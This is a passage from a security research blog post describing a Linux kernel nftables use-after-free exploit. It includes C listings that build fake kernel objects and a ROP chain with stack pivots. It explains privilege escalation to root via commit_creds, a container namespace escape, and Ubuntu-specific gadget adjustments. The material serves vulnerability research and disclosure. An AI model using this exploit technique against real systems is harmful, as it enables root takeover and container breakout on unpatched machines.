rule_data_fake_blob[off++] = 0xffffffffffffff00;        // set blob_gen_0->data->is_last = 0
rule_data_fake_blob[off++] = heap_addr_192_first + 4*8; // pointer to expr->ops => rule_data_fake_blob_ops[0] is expr-ops->eval

// start of the ROP chain

[11]

// rule_data_fake_blob[off++] = ...;

// pivoting the stack to the final part of the ROP chain at heap_addr_192_first + 6*8

[12]

rule_data_fake_blob[off++] = pop_rbp;                       // pop rbp ; ret
rule_data_fake_blob[off++] = heap_addr_192_first + 5*8;
rule_data_fake_blob[off++] = mov_rsp_rbp_pop_rbp;           // mov rsp, rbp ; pop rbp ; ret
As explained at the beginning of this subsection, the vulnerability is triggered once more to hijack the control flow. When the vulnerability is triggered, the object in kmalloc-cg-128 containing the regular chain is freed. The blob_gen_0 member of the deleted regular chain is referenced at [4], it contains a pointer to the struct nft_expr_ops object whose eval function pointer is called at [7]. To manipulate the blob_gen_0 member of the deleted regular chain tables are allocated whose user data buffers reclaim the deleted regular chain and overwrite its blob_gen_0 member. The table’s user data of size 128 is shown in the following listing.
[13]

int off = 0;
data_128[off++] = heap_addr_192_second + 4*8;   // the blob_gen_0 member of the regular chain
data_128[off++] = heap_addr_192_second + 4*8;   // the blob_gen_1 member of the regular chain
When expr->ops->eval() is called at [7], the following series of executions is triggered. Since the regular chain’s blob_gen_0 member was overwritten with heap_addr_192_second + 4*8 [13], the expr->ops function pointer at [7] is heap_addr_192_first + 4*8. The memory at heap_addr_192_first + 4*8 is shown at [10]. The fake expr->ops-eval function pointer is the push_rbx_pop_rsp_pop_rbp gadget at [8], which is executed when expr->ops->eval() is called at [7]. The rbx register has the &rule_data_fake_blob[2] value [10].
This pivots the stack to &rule_data_fake_blob[2]. The subsequent pop rbp and ret instructions advance the stack, causing the first ROP gadget at rule_data_fake_blob[4] to be executed at [11]. Since the available memory in rule_data_fake_blob is not sufficient for the complete ROP chain, the stack has to be pivoted once more at [12] such that the final part of the ROP chain continues inside the data of heap_addr_192_second, at [9].
The ROP chain escalates privileges by calling commit_creds(&init_cred) to grant root credentials, then invokes __rcu_read_unlock() to escape an RCU read-side critical section, and finally calls switch_task_namespaces() on pid 1’s task with init_nsproxy() to break out of the container’s namespace isolation before returning to usermode.
Ubuntu
In general, the exploit mechanism for Ubuntu works similarly to the one for Debian. The main difference is that no push_rbx_pop_rsp_pop_rbp gadget [8] could be found in the Ubuntu kernel. Since both the rdi and rbx registers contain a pointer to the expression which is stored in the blob_gen_0 object, the following stack pivoting gadget is used instead.
int off = 0;
// the first two entries are used to mimic a fake nft_expr_ops structure
// rule_data_fake_expr_ops[0] is the ops->eval function pointer

rule_data_fake_expr_ops[off++] = push_rdi_pop_rsp_pop_r13_pop_rbp;  // push rdi ; adc byte ptr [rbx + 0x41], bl ; pop rsp ; pop r13 ; pop rbp ; xor edx, edx ; xor esi, esi ; xor edi, edi ; ret
rule_data_fake_expr_ops[off++] = 0x1111111111111111;                // dummy data, popped into rbp by rule_data_fake_blob[x]=mov_rsp_rbp_pop_rbp
In both Debian and Ubuntu the return value of the prepare_kernel_cred(&init_task) function is stored in the rax register. In Debian the return value is also stored in the rdi register while this is not the case in Ubuntu. However, the return value of prepare_kernel_cred(&init_task) must be stored in the rdi register when the commit_creds() function is called such that commit_creds(prepare_kernel_cred(&init_task)) is executed in total.
Therefore, in contrast to Debian, after prepare_kernel_cred(&init_task) was called in Ubuntu, the value must be moved from the rax register to the rdi register before commit_creds() is called.
Conclusion
In this blog post, we have seen how one incorrect exclamation mark introduced a use-after-free vulnerability which can be exploited by an unprivileged user on Debian and Ubuntu to escalate privileges to root.
Although the exploit triggers the use-after-free vulnerability multiple times to leak the kernel base address, leak heap addresses, and hijack the control flow, the stability tests resulted in a stability of >99% on an idle system.
To stress test the exploit, we ran the Apache benchmark of the Phoronix Test Suite which applies a lot of pressure on the kernel’s heap. Similar tests were performed in the paper Playing for K(H)eaps: Understanding and Improving Linux Kernel Exploit Reliability. While running this benchmark, the exploit’s stability dropped to 80%.
The exploit’s implementation used techniques such as context conservation (from the above K(H)eaps paper) to yield the observed stability results.
About Exodus Intelligence
Our world class team of vulnerability researchers discover hundreds of exclusive Zero-Day vulnerabilities, providing our clients with proprietary knowledge before the adversaries find them. We also conduct N-Day research, where we select critical N-Day vulnerabilities and complete research to prove whether these vulnerabilities are truly exploitable in the wild. Our researchers create and use in-house agentic AI tooling to supplement parts of their vulnerability research and exploit development workflow. In addition to efficiency gains, we’re able to ensure AI-enabled research output maintains the same standards of quality as traditional research.
For more information on our products and how we can help your vulnerability efforts, visit www.exodusintel.com or contact [email protected] for further discussion.